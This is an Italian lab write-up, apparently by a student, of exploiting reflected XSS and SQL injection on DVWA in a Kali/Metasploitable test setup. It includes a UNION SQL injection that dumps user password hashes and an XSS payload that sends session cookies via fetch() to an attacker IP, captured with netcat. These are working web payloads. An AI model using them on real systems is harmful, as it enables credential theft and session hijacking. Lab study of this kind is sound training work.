

# Relazione sull'esercizio di sfruttamento delle vulnerabilità XSS e SQL Injection su DVWA

**Obiettivo dell'esercizio:** L'obiettivo era configurare e utilizzare un ambiente di test per identificare e sfruttare due vulnerabilità comuni nelle applicazioni web, come **SQL Injection** e **XSS Reflected**.

Prima spiego le vulnerabilità e poi vediamo l'esercizio nella pratica.

## XSS Reflected

Gli attacchi XSS reflected si basano su codice malevolo inserito in una richiesta HTTP inviata al sito web.

Lo script è contenuto direttamente nell'URL. Affinché l'attacco abbia successo, il server web deve essere vulnerabile a questo tipo di attacco.

Il codice malevolo si **attiva immediatamente** nel momento in cui l'utente clicca sul link malevolo.

Un esempio di attacco XSS:

```
http://esempio.com/search?q=<script>alert('XSS  
attack!');</script>
```

Il server web è vulnerabile a questo tipo di attacco nel momento in cui la richiesta HTTP contenuta nell'URL **non viene sanificata**.

Per sanificazione si intende la verifica e la pulizia dell'input dell'utente. I caratteri speciali, che permetterebbero allo script malevolo di essere letto ed eseguito, vanno rimossi o resi inefficaci.

# SQL Injection

La SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nelle applicazioni web per eseguire **comandi SQL arbitrari** sui database di backend.

Può consentire agli attaccanti di bypassare le misure di sicurezza dell'applicazione, **accedere, modificare o eliminare dati riservati** e, in alcuni casi, prendere il controllo completo del server di database.

Ad esempio, se un attaccante riuscisse ad effettuare una SQL Injection al database di un e-commerce, l'attaccante potrebbe ottenere dati come:

- Le credenziali di tutti gli utenti.
- Le informazioni sulle carte di credito degli utenti.

Anche questo tipo di attacco si può effettuare nel caso in cui l'input dell'utente (le query) **non siano filtrate**.

## Configurazione dell'ambiente

**Connessione tra macchine:** Ho verificato con il comando **ping** la connessione tra Metasploitable e Kali.

**Impostazione DVWA:** Dopo aver effettuato l'accesso a DVWA tramite Kali, ho impostato il livello di sicurezza su **LOW** per sfruttare le vulnerabilità interessate.

Di seguito illustro come ho sfruttato la vulnerabilità.

# SQL Injection su DVWA

**Script utilizzato:** ' UNION SELECT user, password FROM users #

L'apostrofo ' all'inizio della query serve a **"chiudere" la stringa originale**, consentendo all'attaccante di iniettare la nuova parte di query SQL per ottenere i dati desiderati.

**UNION** viene utilizzato per aggiungere la query malevola alla query originale, per recuperare **user** e **password** dalla tabella **users**.

Inserendo **#** alla fine della query, si assicura che qualsiasi altra parte della query originale venga ignorata, evitando errori e assicurando che il risultato desiderato venga restituito.

**Descrizione:** Inseriamo nel campo di input dell'applicazione DVWA la query SQL per accedere alle colonne **user** e **password** della tabella **users**.

DVWA non filtra l'input dell'utente e per questo risulta vulnerabile, proprio come spiegato prima.

**Risultato:** Questo mi ha permesso di visualizzare le credenziali di tutti gli utenti memorizzate nel database.

**Vulnerability: SQL Injection**

User ID:

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# XSS Reflected su DVWA


**Script utilizzato:** `<script>fetch("http://192.168.1.55:80/?cookie="+ document.cookie);</script>`

**Descrizione:** con il comando fetch, in questo caso, lo script invia il document.cookie (il cookie della sessione attuale) dell'utente vittima al pc dell'attaccante (192.168.1.55).

Anche in questo caso, inseriamo lo script nel campo di testo all'interno della DVWA. L'input non viene filtrato e per questo risulta vulnerabile, proprio come spiegato prima.

Dopodiché, con netcat rimaniamo in ascolto sulla porta 80 (visto il protocollo HTTP) e nel momento in cui lo script viene eseguito sulla DVWA (ovvero, l'utente vittima ha visitato la pagina cliccando sull'URL malevolo), netcat riceve il cookie inviato dallo script.

**Risultato:** I cookie ottenuti potrebbero essere sfruttati per rubare la sessione di autenticazione e impersonificare l'utente vittima, per poi compiere azioni malevoli (come ad esempio il furto di dati, di denaro, eccetera).



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -lvp 80  
listening on [any] 80 ...  
192.168.1.55: inverse host lookup failed: Unknown host  
connect to [192.168.1.55] from (UNKNOWN) [192.168.1.55] 51878  
GET /?cookie=security=low;%20PHPSESSID=bcb4ad30d0ada2c24b8bc3e537a8523f  
HTTP/1.1  
Host: 192.168.1.55  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: */*  
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.1.71/  
Origin: http://192.168.1.71  
Connection: keep-alive  
Priority: u=4
```

## Conclusioni

L'esercizio ha dimostrato quanto sia pericoloso non sanificare adeguatamente l'input degli utenti in un'applicazione web.

Vulnerabilità come SQL Injection e XSS Reflected possono essere sfruttate se i server web vengono lasciati vulnerabili, esponendo dati sensibili e compromettendo la sicurezza del sistema e degli utenti.